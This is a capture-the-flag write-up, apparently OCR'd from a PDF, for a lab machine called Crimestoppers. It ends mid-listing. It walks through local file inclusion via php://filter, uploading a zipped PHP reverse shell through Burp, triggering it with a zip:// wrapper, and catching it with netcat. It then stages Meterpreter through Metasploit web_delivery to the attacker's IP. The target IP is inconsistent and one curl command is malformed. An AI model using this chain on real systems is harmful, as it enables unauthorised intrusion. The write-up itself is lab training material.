
Let's Begin!!

These labs are only available online, therefore, they have a static IP. Crimestoppers has IP: 10.10.10.69.


As we knew the initial stage is enumeration; therefore use nmap Aggressive scan for gathering target's machine and running services information.



Knowing port 80 was open on victim's network we preferred to explore his IP in the browser and the following image opened as shown below. Here, we can see that it has two pages: **home and upload** but didn't find anything suspicious.



So next, we use the dirb tool of kali to enumerate the directories and found some important directories such as http://10.10.10.80/?op=view and went on the web browser to explore them.



At upload, you can upload any comment as a Tip, in order to provide some information. So we try to upload malicious code here but get failed each time.

If you will observe the URL http:// 10.10.10.80/?op=upload then you will realize that its look like that LFI.

But it was not easy that much to exact information by exploiting LFI with help of ../etc/password therefore by making little bit more effort and taking help from my previous article. We used curl command to find out the data from inside it with the help of PHP base64-encode.

```
curl http://10.10.10.80/?op=upload =php://filter/convert.base64-encode/
```

As result, it returns base64 encode text which we need to decode.

To decode bsae64 encoded text follow below syntax and found a PHP script that was pointing toward some kind of token and secretname which was a link to uploads directory.


Syntax: echo BASE64TEXT | base64 -d

```php
<?php
include 'common.php';

// Stop the automated tools from filling up our ticket system.
session_start();
if (empty($_SESSION['token'])) {
        $_SESSION['token'] = bin2hex(openssl_random_pseudo_bytes(32));
}
$token = $_SESSION['token'];

$client_ip = $_SERVER['REMOTE_ADDR'];

// If this is a submission, write $tip to file.

if(isset($_POST['submit']) && isset($_POST['tip'])) {
        // CSRF Token to help ensure this user came from our submission form.
        if (!empty($_POST['token'])) {
            if (hash_equals($token, $_POST['token'])) {
                $_SESSION['token'] = bin2hex(openssl_random_pseudo_bytes(32));
                // Place tips in the folder of the client IP Address.
                if (!is_dir('uploads/' . $client_ip)) {
                    mkdir('uploads/' . $client_ip, 0755, false);
                }
                $tip = $_POST['tip'];
                $secretname = genFilename();
                file_put_contents("uploads/". $client_ip . '/' . $secretname,  $tip);
                header('Location: ?op=view&secretname=$secretname');
           } else {
                print 'Hacker Detected.';
                print $token;
                die();
         }
        }
} else {
?>
<!-- #59: SQL Injection in Tip Submission - Removed database requirement by changing submit tip to crea
<div class="container">
    <h2>Tips:</h2>
    <br />
    Any information that leads to the arrest of an #fsociety member will be rewarded genorously.
    <br />
    <form enctype="multipart/form-data" action="?op=upload" method="POST">
        <label for="sname">Information: </label><br />
        <textarea style="width:400px; height:150px;" id="tip" name="tip"> </textarea><br />
        <label for="sname">Name: </label>
        <input type="text" id="name" name="name" value="" style="width:355px;" />
        <input type="text" id="token" name="token" style="display: none" value="<?php echo $token; ?>"
        <br />
        <input type="submit" name="submit" value="Send Tip!" />
    </form>
```



After struggling a lot, finally, we successfully uploaded our php backdoor with help burp suite. Follow given step to upload php web shell.

Open php-reverse-shell.php which is inbuilt in kali Linux from path: /user/share/webshells/php and modify **ATTACKER's IP** and save this file on the desktop. Here we have renamed it as **shell.php** and compress this file.


```
zip -0 shell.zip shell.php
```




In order to capture the request web browser, enter the information for Tips and name then turn burp suite and click on Send Tip.




Now in order to upload the content of our php backdoor through burp select the string "shell" for name = tip as shown below.




And choose php file to paste it content at the place of shell.



As you can observe that we have successfully uploaded our malicious PHP content here.



Now forward the intercepted request and you will get secretname for the uploaded file as highlighted, copy it. Then forward the request again, it will give the success.txt message and at last forward the request one more time.



Do not forget to launch netcat for reverse connection before executing your uploaded file.

nc -lvp 1234


Now open the browser and execute the following command that contains secretname of the uploaded file (PHP backdoor) and you will get netcat session for reverse connection.

```
1 http://10.10.10.80/?op=zip://uploads/10.10.14.25/e0d7a2f54d16633eb0eddf
2 python -c 'import pty; pty.spawn("/bin/sh")'
```


```
root@kali:~/Desktop# nc -lvp 1234
listening on [any] 1234 ...
10.10.10.80: inverse host lookup failed: Unknown host
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.80] 60482
Linux ubuntu 4.10.0-42-generic #46-Ubuntu SMP Mon Dec 4 14:38:01 UTC 2017 x
 22:17:34 up 3 min,  0 users,  load average: 0.01, 0.05, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Because we love to work with meterpreter session therefore with help of metasploit web_delivary module we generate malicious python code as shown.

```
msf exploit(multi/script/web_delivery) > set lhost 10.10.14.25
msf exploit(multi/script/web_delivery) > set srvhost 10.10.14.25
msf exploit(multi/script/web_delivery) > exploit
```



Paste copied code in netcat which will provide meterpreter session inside Metasploit framework.



HURRAYYYY!!! We got our meterperter session, now let's grab the user.txt file first.

Inside path: /**home/dom** I found **user.txt** file and used cat “filename” command for reading this file.

cd home

ls

cd dom

ls

cat user.txt

Great!! We got our 1st flag successfully


```
msf exploit(multi/script/web_delivery) > [*] 10.10.10.80      web_delivery - Deliverin
[*] Sending stage (53508 bytes) to 10.10.10.80
[*] Meterpreter session 1 opened (10.10.14.25:4444 -> 10.10.10.80:47246) at 2018-06-06

msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : ubuntu
OS              : Linux 4.10.0-42-generic #46-Ubuntu SMP Mon Dec 4 14:38:01 UTC 2017
Architecture    : x64
System Language : C
Meterpreter     : python/linux
meterpreter > cd /home
meterpreter > ls
Listing: /home
==============

Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40755/rwxr-xr-x  4096  dir   2017-12-25 21:10:28 -0500  dom

meterpreter > cd dom
meterpreter > ls
Listing: /home/dom
==================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
